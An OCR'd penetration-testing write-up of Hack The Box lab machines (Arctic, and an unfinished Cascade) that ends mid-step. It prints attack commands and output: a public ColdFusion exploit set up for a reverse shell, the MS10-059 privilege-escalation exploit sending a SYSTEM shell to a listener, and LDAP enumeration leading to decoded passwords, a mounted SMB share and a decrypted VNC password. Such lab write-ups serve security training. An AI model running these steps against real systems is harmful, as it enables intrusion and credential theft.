
Using an online cracking tool I was able to crack the password:

Hash	Type	Result
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03	sha1	happyday

Testing the password granted access to the administrator page:




There is a publicly available exploit we can use to exploit the vulnerability https://vulners.com/exploitdb/EDB-ID:50057:



The script requires minor adjustments for the lhost/lport and rhost/rport:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.6'
    lport = 443
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex
```

Running the script will grant a reverse shell:



Privilege Escalation


Now that we have access to the target we can enumerate for a way to elevate our privileges. We can start with the *systeminfo* command:

```
C:\Users\tolis>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ◆◆
System Boot Time:          1/2/2023, 5:22:50 ◆◆
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 4.897 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.055 MB
Virtual Memory: In Use:    1.230 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

We now know it is a Windows 2008 server and we can feed this system information into windows-exploit-suggester.py:

```
┌──(kali㉿kali)-[~]
└─$ python2 windows-exploit-suggester.py --database 2023-01-31-mssb.xls --sys
teminfo systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a
database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Cr
itical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevati
on of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Cr
itical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elev
ation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code
Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow
 Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Cri
tical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Cri
tical
[*] done
```

It recommends several potential exploits but we're only looking for privilege escalation. After some testing the most viable exploit is MS10-059. You can download an executable from https://github.com/egre55/windows-kernel-exploits/tree/master/MS10-059:%20Chimichurri/Compiled:



Next I'll set up an SMB share on my host machine and copy the file to the target machine:

```
┌──(kali㉿kali)-[~/impacket-master/impacket]
└─$ smbserver.py share .
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
C:\ColdFusion8\runtime\bin>copy \\10.10.14.6\share\Chimichurri.exe .
copy \\10.10.14.6\share\Chimichurri.exe .
        1 file(s) copied.
```

Attempting to run it provides the required syntax, which tells us we must set up another listener and provide IP and port information:

```
C:\ColdFusion8\runtime\bin>.\Chimichurri.exe
.\Chimichurri.exe
/Chimichurri/—>This exploit gives you a Local System shell <BR>/Chimichurri/—>Usage: Chimichurri.exe ip
address port <BR>
```

Now let's run the exploit:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
```

```
C:\ColdFusion8\runtime\bin>.\Chimichurri.exe 10.10.14.6 8080
.\Chimichurri.exe 10.10.14.6 8080
/Chimichurri/—>This exploit gives you a Local System shell <BR>/Chimichurri/—>Changing registry values.
..< BR>/Chimichurri/—>Got SYSTEM token ... <BR>/Chimichurri/—>Running reverse shell ... <BR>/Chimichurri/—>
Restoring default registry values ... <BR>
C:\ColdFusion8\runtime\bin>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.11] 49253
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
nt authority\system

C:\ColdFusion8\runtime\bin>
```

Cascade/incomplete

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.182 > Cascade_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to an Active Directory Domain Control:

```
┌──(kali㉿kali)-[~/HTB/Cascade]
└─$ cat Cascade_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:16 EDT
Nmap scan report for 10.10.10.182
Host is up (0.025s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-03-19 17:18:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
```

Since LDAP is open we can attempt an anonynous bind using the following command:
ldapsearch -H ldap://10.10.10.182:389/ -x -b "dc=cascade,dc=local"

- -x specifies anonymous authentication
- -b specifies the search base


As we can see it allows us to query the domain without credentials.

```
┌──(kali㉿kali)-[~/HTB/Cascade]
└─$ ldapsearch -H ldap://10.10.10.182:389/ -x -b "dc=cascade,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=cascade,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20230319171455.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 340052
name: cascade
```


Now we can use a tool known as windapsearch.py for further enumeration:
python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 -U


- -d Domain


• --dc-ip Domain IP Address
• -U User enumeration



Further enumeration using the following command, directed us to a Service Account labelled *Backupsvc*
python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.161 --custom "objectClass="*
• --custom Allows us to add filters to our query







Attempting Kerberoasting on the Service accounts failed so I queried LDAP with different parameters:
python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 -U --full

It reveals all information the LDAP has on user accounts including a base64 encoded Legacy Password

```
cascadeLegacyPwd: clk0bjVldmE=
cn: Ryan Thompson
codePage: 0
userPrincipalName: r.thompson@cascade.local
badPwdCount: 0
objectSid: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
whenCreated: 20200109193126.0Z
uSNCreated: 24610
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
countryCode: 0
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
whenChanged: 20200323112031.0Z
accountExpires: 9223372036854775807
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
pwdLastSet: 132230718862636251
displayName: Ryan Thompson
sAMAccountName: r.thompson
```


Using the base64 -d command it decodes the base64 encoded password

```
┌──(kali㉿kali)-[~/HTB/Cascade/windapsearch]
└─$ echo clk0bjVldmE= | base64 -d
rY4n5eva
```


Let's test the credentials with SMB:

```
┌──(kali㉿kali)-[~/HTB/Cascade/windapsearch]
└─$ smbclient -L \\\\10.10.10.182\\ -U r.thompson
Password for [WORKGROUP\r.thompson]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

To make navigating through the directories easier we can mount the share to our machine using the mount command:
First we'll make a directory to mount to:



Then using the following command we can mount the share with Ryan's credentials:
sudo mount -t cifs -o 'user=r.thompson,password=rY4n5eva' //10.10.10.182/data ./mnt/data



Now we can navigate to through the directories and within the IT/Temp/s.smith directory there is a registry file that contains a TightVNC password:

```
┌──(kali㉿kali)-[~/…/data/IT/Temp/s.smith]
└─$ cat VNC\ Install.reg
◆◆Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

Following the instructions from this GitHub https://github.com/frizb/PasswordDecrypts you can use a module in Metasploit to decrypt the password:

```
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
=> "\x17Rk\x06#NX\a"
